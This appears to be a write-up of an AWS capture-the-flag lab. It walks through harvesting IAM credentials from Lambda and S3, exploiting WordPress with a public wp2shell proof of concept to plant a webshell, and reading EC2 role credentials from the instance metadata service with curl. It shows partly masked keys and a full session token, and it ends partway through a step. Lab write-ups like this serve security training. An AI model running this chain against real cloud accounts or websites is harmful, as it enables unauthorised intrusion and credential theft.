HackSmarter - AWS Lab - Second

Introduction
The HackSmarter Red Team has started offering AWS Penetration Testing. This fully hands-on lab provides practical experience in assessing the security of AWS environments. Throughout the lab, you will learn how to perform AWS penetration testing using Pacu, an open-source exploitation framework for AWS.
In this lab Second, we start with the given credentials of a low-privileged IAM user. First, we’ll enumerate the user’s permissions to understand what resources they can access. Along the way, we’ll discover additional credentials, enumerate Lambda and s3 bucket. Further exploit a vulnerable WordPress application to obtain EC2 instance role credentials, and then use those credentials to access AWS Secrets Manager and retrieve the flag.
Objective
We have been hired to perform an AWS pentest against a client’s infrastructure. The client has planted a flag in AWS Secrets Manager. If we are able to retrieve it, it demonstrates full compromise of their AWS account.
For initial access, the client has provided an Access Key and Secret for a low-privileged user. The goal is to see how far that foothold can take us.
Configuring AWS CLI Using the Initial IAM Credentials
After launching the lab, I received credentials for a low-privileged IAM user. Configure these credentials in the AWS CLI.
I configure the provided AWS credentials in AWS CLI.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws configure --profile second

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIA5Y6JLP******UEGB
AWS Secret Access Key [None]: Uk2bzP1F0U32hzMyCdkt******AisxNu/hyrHErf
Default region name [None]: us-east-1
Default output format [None]: json
Next, I run the aws sts get-caller-identity command to verify the configured credentials and identify the current IAM user or IAM role. This command returns details such as the AWS account ID, ARN, and the identity of the authenticated principal.
1
2
3
4
5
6
7
8
┌─[✗]─[jay@parrot]─[~/Desktop/second]
└──╼ $aws sts get-caller-identity --profile second
{
    "UserId": "AIDA5Y6JLPXSXGU54WERD",
    "Account": "946925698533",
    "Arn": "arn:aws:iam::946925698533:user/cg-pentest-lab"
}
I identified a low-privileged IAM user named cg-pentest-lab. The next step is to enumerate this user’s permissions and identify any accessible AWS resources.
To automate the enumeration process, I used Pacu, an AWS exploitation framework that helps assess the security of AWS environments.
Enumerating Initial IAM User Permission
I start Pacu and create a new session. I named the session after the lab to keep it organized. Next, import the provided AWS access key and secret access key into the session so Pacu can authenticate and interact with the AWS environment.
I imported the AWS credentials into Pacu and ran the whoami command to verify the current AWS identity.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (second:No Keys Set) > import_keys second
  Imported keys as "imported-second"
Pacu (second:imported-second) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA5Y6J******N5UEGB",
  "SecretAccessKey": "Uk2bzP1F0U32hzMyCdkt********************",
  "SessionToken": null,
  "KeyAlias": "imported-second",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Next, I enumerated the IAM permissions using Pacu iam__bruteforce_permissions module. This module checks which AWS API actions the current IAM user is allowed to perform.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Pacu (second:imported-second) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-07-30 22:30:41,183 - 49459 - [INFO] Starting permission enumeration for access-key-id "AKIA5Y6JLPXS3SN5UEGB"
2026-07-30 22:30:42,170 - 49459 - [INFO] -- Account ARN : arn:aws:iam::946925698533:user/cg-pentest-lab
2026-07-30 22:30:42,173 - 49459 - [INFO] -- Account Id  : 946925698533
2026-07-30 22:30:42,173 - 49459 - [INFO] -- Account Path: user/cg-pentest-lab
2026-07-30 22:30:42,400 - 49459 - [INFO] Attempting common-service describe / list brute force.
2026-07-30 22:30:43,338 - 49459 - [INFO] -- lambda.list_functions() worked!
2026-07-30 22:30:44,161 - 49459 - [INFO] -- lambda.list_functions() worked!
2026-07-30 22:30:56,308 - 49459 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-07-30 22:30:56,525 - 49459 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-07-30 22:31:01,648 - 49459 - [INFO] -- sts.get_caller_identity() worked!
2026-07-30 22:31:01,893 - 49459 - [INFO] -- sts.get_session_token() worked!
2026-07-30 22:31:02,963 - 49459 - [INFO] -- lambda.list_functions() worked!
2026-07-30 22:31:03,507 - 49459 - [INFO] -- lambda.list_functions() worked!
From the output, I found that the current IAM user has permission to list AWS Lambda functions. So, the next step is to enumerate the Lambda functions and see if we can find anything useful.
Enumerate Lambda
AWS Lambda is a serverless service that lets you run code without managing servers. You upload your code, define the event that should trigger it, and AWS takes care of the underlying infrastructure, scaling, and maintenance automatically.
I used Pacu’s lambda__enum module to enumerate the AWS Lambda functions.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Pacu (second:imported-second) > run lambda__enum --region us-east-1
  Running module lambda__enum...
[lambda__enum] Starting region us-east-1...
[lambda__enum] Access Denied for get-account-settings
[lambda__enum]   Enumerating data for cg-log-processor-lab
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
        [+] Secret (ENV): LAMBDA_MANAGER_AK= AKIA5Y6******4YXCKKV
        [+] Secret (ENV): LAMBDA_MANAGER_SK= esOCa0Lpf5jxG******8WUIL1pT5jyZXHMPJHgZ/
[lambda__enum] lambda__enum completed.

[lambda__enum] MODULE SUMMARY:

  1 functions found in us-east-1. View more information in the DB
I successfully enumerated the Lambda function and found credentials in environment variable.
Configure new identified credentials in AWS CLI.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws configure --profile lambda

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIA5Y6J******YXCKKV
AWS Secret Access Key [None]: esOCa0Lpf5********z1E8WUIL1pT5jyZXHMPJHgZ/
Default region name [None]: us-east-1
Default output format [None]: json
Run the aws sts get-caller-identity command to see details about the current user or role.
1
2
3
4
5
6
7
8
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws sts get-caller-identity --profile lambda
{
    "UserId": "AIDA5Y6JLPXSU3C3C2VSL",
    "Account": "946925698533",
    "Arn": "arn:aws:iam::946925698533:user/cg-lambda-manager-lab"
}
Now import the Lambda key in Pacu.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (second:imported-second) > import_keys lambda
  Imported keys as "imported-lambda"
Pacu (second:imported-lambda) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA5Y6JLPXSV4YXCKKV",
  "SecretAccessKey": "esOCa0Lpf5jxGCrRz1E8********************",
  "SessionToken": null,
  "KeyAlias": "imported-lambda",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Enumerating Lambda User Credentials
I ran the iam__bruteforce_permissions module again to enumerate the permissions of the newly discovered IAM user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Pacu (second:imported-lambda) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-07-30 22:39:39,310 - 49459 - [INFO] Starting permission enumeration for access-key-id "AKIA5Y6JLPXSV4YXCKKV"
2026-07-30 22:39:40,303 - 49459 - [INFO] -- Account ARN : arn:aws:iam::946925698533:user/cg-lambda-manager-lab
2026-07-30 22:39:40,303 - 49459 - [INFO] -- Account Id  : 946925698533
2026-07-30 22:39:40,303 - 49459 - [INFO] -- Account Path: user/cg-lambda-manager-lab
2026-07-30 22:39:40,530 - 49459 - [INFO] Attempting common-service describe / list brute force.
2026-07-30 22:39:44,456 - 49459 - [INFO] -- s3.list_buckets() worked!
2026-07-30 22:39:48,425 - 49459 - [INFO] -- sts.get_caller_identity() worked!
2026-07-30 22:39:48,662 - 49459 - [INFO] -- sts.get_session_token() worked!
2026-07-30 22:39:48,927 - 49459 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-07-30 22:39:50,410 - 49459 - [INFO] -- dynamodb.describe_endpoints() worked!
After the iam__bruteforce_permissions module finished, I ran the whoami command to view the permissions of the current IAM user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Pacu (second:imported-lambda) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA5Y6JLPXSV4YXCKKV",
  "SecretAccessKey": "esOCa0Lpf5jxGCrRz1E8********************",
  "SessionToken": null,
  "KeyAlias": "imported-lambda",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": [
      "s3:ListBuckets",
      "sts:GetCallerIdentity",
      "sts:GetSessionToken",
      "dynamodb:DescribeEndpoints"
    ],
    "Deny": []
  }
}
From the output, I noticed that the current IAM user has permission to list the available S3 buckets.
Enumerate s3 Bucket
I listed the available S3 buckets and found that there was only one bucket in the account.
1
2
3
4
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws s3 ls --profile lambda
2026-07-30 22:17:54 cg-engineering-scripts-lab-946925698533
Next, I checked the contents of the S3 bucket to see what files and objects were stored inside.
1
2
3
4
┌─[✗]─[jay@parrot]─[~/Desktop/second]
└──╼ $aws s3 ls s3://cg-engineering-scripts-lab-946925698533 --profile lambda
2026-07-30 22:17:54        316 deployment-script.sh
I found a deployment script in the bucket. I downloaded it to see what it contains.
1
2
3
4
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws s3 cp s3://cg-engineering-scripts-lab-946925698533/deployment-script.sh . --profile lambda
download: s3://cg-engineering-scripts-lab-946925698533/deployment-script.sh to ./deployment-script.sh
I found another set of AWS credentials in the deployment script. I also noticed that the script is running a backup job for a WordPress application.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $cat deployment-script.sh
#!/bin/bash
# WordPress Deployment and Backup Automation Script
# Authorized access only.

export AWS_ACCESS_KEY_ID="AKIA5Y6J******L5AOUG"
export AWS_SECRET_ACCESS_KEY="gGgOtG******JrXncYixkQ3ggzzkqHKPSVwxynak"

echo "Starting WordPress backup job..."
# Backup tasks go here...
echo "Backup completed successfully."
Next, I configured the newly discovered AWS credentials in the AWS CLI so I could continue the assessment using the new IAM user.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $aws configure --profile ec2

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIA5Y6JL*******5AOUG
AWS Secret Access Key [None]: gGgOtGEpDdok*******YixkQ3ggzzkqHKPSVwxynak
Default region name [None]: us-east-1
Default output format [None]: json
Enumerate Credentials Identified In s3 Bucket
I imported the new AWS credentials that I found in the S3 bucket into Pacu.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (second:imported-lambda) > import_keys ec2
  Imported keys as "imported-ec2"
Pacu (second:imported-ec2) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA5Y6JLPXS2GL5AOUG",
  "SecretAccessKey": "gGgOtGEpDdokJrXncYix********************",
  "SessionToken": null,
  "KeyAlias": "imported-ec2",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Again, I ran the iam__bruteforce_permissions module again to enumerate the permissions of the new IAM user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Pacu (second:imported-ec2) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-07-30 22:55:27,851 - 49459 - [INFO] Starting permission enumeration for access-key-id "AKIA5Y6JLPXS2GL5AOUG"
2026-07-30 22:55:28,886 - 49459 - [INFO] -- Account ARN : arn:aws:iam::946925698533:user/cg-wp-manager-lab
2026-07-30 22:55:28,890 - 49459 - [INFO] -- Account Id  : 946925698533
2026-07-30 22:55:28,890 - 49459 - [INFO] -- Account Path: user/cg-wp-manager-lab
2026-07-30 22:55:29,123 - 49459 - [INFO] Attempting common-service describe / list brute force.
2026-07-30 22:55:36,532 - 49459 - [INFO] -- ec2.describe_instances() worked!
2026-07-30 22:55:38,001 - 49459 - [INFO] -- ec2.describe_tags() worked!
2026-07-30 22:55:38,680 - 49459 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-07-30 22:55:40,971 - 49459 - [INFO] -- sts.get_session_token() worked!
2026-07-30 22:55:41,205 - 49459 - [INFO] -- sts.get_caller_identity() worked!
2026-07-30 22:55:50,340 - 49459 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Pacu (second:imported-ec2) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA5Y6JLPXS2GL5AOUG",
  "SecretAccessKey": "gGgOtGEpDdokJrXncYix********************",
  "SessionToken": null,
  "KeyAlias": "imported-ec2",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": [
      "ec2:DescribeTags",
      "ec2:DescribeInstances",
      "sts:GetSessionToken",
      "sts:GetCallerIdentity",
      "dynamodb:DescribeEndpoints"
    ],
    "Deny": []
  }
}
The current IAM user has permission to retrieve information about EC2 instances. This allows us to list the EC2 instances running in the AWS account and view details such as the instance ID, instance name, and public IP address.

Enumerating EC2 Instances
I used Pacu’s ec2__enum module to enumerate the EC2 instances in the AWS account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Pacu (second:imported-ec2) > run ec2__enum --region us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   1 instance(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeSecurityGroups.
[ec2__enum]     Skipping security group enumeration...
[ec2__enum]   0 security groups(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeAddresses.
[ec2__enum]     Skipping elastic IP enumeration...
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   1 public IP address(es) found and added to text file located at: ~/.local/share/pacu/second/downloads/ec2_public_ips_second_us-east-1.txt
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeCustomerGateways.
[ec2__enum]     Skipping VPN customer gateway enumeration...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    1 total instance(s) found.
    0 total security group(s) found.
    0 total elastic IP address(es) found.
    1 total public IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    0 total network ACL(s) found.
    0 total NAT gateway(s) found.
    0 total network interface(s) found.
    0 total route table(s) found.
    0 total subnets(s) found.
    0 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.
I found one running EC2 instance. The module also identified its public IP address and saved the results locally in the Pacu session directory.
1
2
~/.local/share/pacu/second/downloads/ec2_public_ips_second_us-east-1.txt
Pacu also stores the enumeration results in its local database. I queried the database to retrieve the public IP address of the EC2 instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Pacu (second:imported-ec2) > data ec2
{
  "DedicatedHosts": [],
  "ElasticIPs": [],
  "Instances": [
    {
      "AmiLaunchIndex": 0,
      "Architecture": "x86_64",
      "BlockDeviceMappings": [
        {
          "DeviceName": "/dev/sda1",
          "Ebs": {
            "AttachTime": "Thu, 30 Jul 2026 16:48:02",
            "DeleteOnTermination": true,
            "Status": "attached",
            "VolumeId": "vol-037ed0d128b79fd3d"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
 {
          "Association": {
            "IpOwnerId": "amazon",
            "PublicDnsName": "ec2-98-86-116-91.compute-1.amazonaws.com",
            "PublicIp": "98.86.116.91"
          },
          "Attachment": {
            "AttachTime": "Thu, 30 Jul 2026 16:48:01",
            "AttachmentId": "eni-attach-08895579b011b9ee6",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "NetworkCardIndex": 0,
            "Status": "attached"
          },
I identified the public IP address as 98.86.116.91. After opening the IP address in a web browser, I found that it was hosting a WordPress application.

Try Exploiting Identified WordPress
I checked the WordPress version and found that the application was running WordPress 6.9.

I checked whether this version had any known vulnerabilities. After some research, I found a publicly available wp2shell remote code execution (RCE) vulnerability that affects this version of WordPress.

Next, I looked for a publicly available exploit and found a POC on GitHub.

I downloaded the exploit and ran its check command to verify whether the application was vulnerable. The check confirmed that the application was vulnerable to wp2shell.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~/Desktop/second]
└──╼ $  git clone https://github.com/Icex0/wp2shell-poc.git
Cloning into 'wp2shell-poc'...
remote: Enumerating objects: 126, done.
remote: Counting objects: 100% (126/126), done.
remote: Compressing objects: 100% (82/82), done.
remote: Total 126 (delta 77), reused 90 (delta 42), pack-reused 0 (from 0)
Receiving objects: 100% (126/126), 356.06 KiB | 3.02 MiB/s, done.
Resolving deltas: 100% (77/77), done.
Next, I used the exploit to obtain a shell on the target system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

┌─[jay@parrot]─[~/Desktop/second/wp2shell-poc]
└──╼ $python3 wp2shell.py shell http://98.86.116.91 -i
[!] This uploads a plugin containing a webshell to the target.
[!] No credentials supplied; attempting pre-auth administrator creation.
[*] Creating administrator through the SQLi-to-customizer bridge...
[+] Administrator created: wp2_08daee473c14
[+]     email:    wp2_08daee473c14@wp2shell.invalid
[+]     password: Wp2!xrY3KYH5i47FZ4kiFBWy
[*] Authenticating as 'wp2_08daee473c14'...
[+] Authenticated.
[*] Deploying webshell plugin...
[+] Webshell: http://98.86.116.91/wp-content/plugins/wp2shell_5a7846a9/wp2shell_5a7846a9.php
[*] Interactive shell — type commands, 'exit' or Ctrl-D to quit.
/var/www/html/wp-content/plugins/wp2shell_5a7846a9 $
I successfully obtained a shell on the target system. Since the WordPress application is running on an EC2 instance, the next step is to check the EC2 instance metadata. This may reveal useful information, such as the IAM role attached to the instance and its temporary credentials.
1
2
3
4
/var/www/html/wp-content/plugins/wp2shell_5a7846a9 $ curl http://169.254.169.254/latest/meta-data/iam
info
security-credentials/
I navigate to the security-credentials directory and check what is available. This directory lists the IAM role attached to the EC2 instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
/var/www/html/wp-content/plugins/wp2shell_5a7846a9 $ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
cg-ec2-role-lab
/var/www/html/wp-content/plugins/wp2shell_5a7846a9 $ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-lab
{
  "Code" : "Success",
  "LastUpdated" : "2026-07-30T17:37:42Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA5Y6JLP******7XYZFC",
  "SecretAccessKey" : "ZUItt8be******u5+cku45Kd6zgekFQfuy8TmEcYGQ",
  "Token" : "IQoJb3JpZ2luX2VjENL//////////wEaCXVzLWVhc3QtMSJHMEUCIQCOGD9sAeqaggPKaQwTiXP5fWT0Yjrvs77avxMO5aY4ngIgbrBncOXWJNclcN7sUrLXZwK2mSMsX/AiOfmHPXwv7jwqxAUIm///////////ARAAGgw5NDY5MjU2OTg1MzMiDNkk607kLn6Qym342iqYBezgycpabt4grP09NXa/71ead33Ur1KgL81zTGrekM60nLRM*******ysdduJtvXLUw5PAwY7gXUnR1UZgXxzHPNVo0XGoq6e4z3joqj3BE5c1lrOuBrQWudXhppU18IMm0C6DF53o4zbo90HaEN1+cMmODw0rSv7b+7n76LRZWF4LL******JhvNwd/2aGugJma9/wXTNUHN1YTesMJN4w/71nlANc4MCsVXqbfzQGwDoNg6o4zuIGGURBfWSs2TZQyBFQamsvz+60HJ/ZzbyaCLCk5xcbmbcFWZ6KUMqLrLnh2vMRHIMQG7QBQp4QCBIVy0uNnswjeo3VdH0gDo0b9HqHah/M4iruKbe7RJXKe1KWVMhjLSqK9bR+p7zVcqW64W11rcskFDuhT5AHTGPViov7dPyNi88uAHSdjNteDOAjejiShhqT9bv94MTBNajXD7KL8XcaCcgOLFtcJR5dBmcuzlVl2mJseels+vmddYVYWzgmyx+C3XyGmBEhoRcUqbpYhF07vkfttl4QcNstHyGjkj0Jn0wIA5cjc8YO/WKc9nX2xOy38/v4YcWNao3TVsANJeuf9j9uCHTdwwsOJ3iOxoXP1QB2EBp4a4MNeeRHR9Nr/J/Y/XNtTAEa1v+vWwiydOfElx4wxL22ZN+huK7y/6jtD6JvzdM39YyOwmYwR+H9hpI8JfWwUxB4bp0Y4nOd1alkZ8govq8XB/yRu2BrZyoU5W6VCRStECEbQOHKQpwo5O/kEh+wqOWSNqNPX50Nvi214rOSBeCbafSSgK/vqgexbJJdqbRVjthCCu+4u5fWHB5ZpewcWoEBJzRVL+vprzn/7ZMM9OwuW0Vvzm/DDZ+X4Gqc4UhTv3Yu2zNBZXFKZug8cw8Jeu0wY6sQEqURmtM0ZZpmvJUTKCpZjveURaBvjQab0S/PnXXrFabOzpHpbV3jMg2q6ehX8HpDDEUoyNTp0BShtRLYYhwuJMkF9WbaWAiId52WJZYpHmaxsPDJBss9r7z9I0yB+jR6D7pxYysMrom98PrBdDkEs7HGmzrAXqjz1X+C0qPx/VLq15Iox2xGySmAwDO5VTCm9xdkKQQd2zddfY9rHdO+cHbTHhRsUHtAVXokBx92QQnhs=",
  "Expiration" : "2026-07-30T23:42:09Z"
}
I found that the EC2 instance has an IAM role named cg-ec2-role-lab attached to it.
Enumerating Credentials Of cg-ec2-role-lab Role
I configure the newly discovered EC2 IAM role credentials in the AWS CLI to continue the assessment using the permissions of the attached role.
1
2
3
4
5
6
7
8
9
10
11
─[✗]─[jay@parrot]─[~/Desktop/second]
└──╼ $aws configure --profile wordpress

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: ASIA5Y6******27XYZFC
AWS Secret Access Key [None]: ZUItt8bee******cku45Kd6zgekFQfuy8TmEcYGQ
AWS Session Token [None]: 